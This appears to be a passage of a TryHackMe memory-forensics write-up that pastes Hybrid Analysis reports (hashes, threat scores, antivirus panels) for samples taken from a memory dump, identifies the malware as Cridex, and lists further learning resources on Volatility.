Upload the extracted files to Hybrid Analysis for examination - Note, this will also upload to VirusTotal but for the sake of demonstration we have done this separately.



HYBRID ANALYSIS

Analysis Overview

Request Report Deletion

Submission name:	executable.584.exe
Size:	6KiB
Type:	peexe native
Mime:	application/x-dosexec
SHA256:	f10d922d8e6a7c66b9162b581ccc565ba92b9a8adbeabd0342b38f35f64daa9c
Operating System:	Windows
Last Anti-Virus Scan:	01/02/2022 02:36:27 (UTC)
Last Sandbox Report:	02/28/2021 07:23:04 (UTC)

malicious

Threat Score: 50/100

#TryHackMe

Link Twitter E-Mail

Anti-Virus Results

Refresh

CrowdStrike Falcon

Static Analysis and ML

Last Update: 01/02/2022 02:36:27 (UTC)

MetaDefender

Multi Scan Analysis

Last Update: 01/02/2022 02:36:27 (UTC)

Analysis Overview

Request Report Deletion

Submission name:	process.0x81e7bda0.0x3d0000.dmp
Size:	132KiB
Type:	peexe executable
Mime:	application/x-dosexec
SHA256:	cbe5f4afd18753839d7e47ee41e6a6c1a1d03e806a77ba7a585ac7b7cad92450
Operating System:	Windows
Last Anti-Virus Scan:	12/27/2021 02:22:45 (UTC)
Last Sandbox Report:	11/12/2020 10:42:00 (UTC)

malicious

Threat Score: 100/100
AV Detection: 87%
Labeled as: Trojan.Agent

Link Twitter E-Mail

Anti-Virus Results

Refresh


CrowdStrike Falcon

Static Analysis and ML

Last Update:	12/27/2021 02:22:45 (UTC)
View Details:	N/A
Visit Vendor:	

GET STARTED WITH A FREE TRIAL


MetaDefender



Multi Scan Analysis

Last Update:	12/27/2021 02:22:45 (UTC)
View Details:	
Visit Vendor:	

VirusTotal




Multi Scan Analysis

Last Update:	12/27/2021 02:22:45 (UTC)
View Details:	
Visit Vendor:	

Task 3

What malware has our sample been infected with? You can find this in the results of VirusTotal and Hybrid Anaylsis. Cridex



Extra Credit

AlienVault Open Threat Exchange (OTX)

An open-source threat tracking system. Create pulses based on your malware analysis work and check out the work of others

SANS 408

Windows Forensic Analysis

Memory Forensics with Vol(a|u)tility

A great talk on learning the basics of Volatility and the GUI plugin VolUtility made by @chupath1ngee

"The Art of Memory Forensics"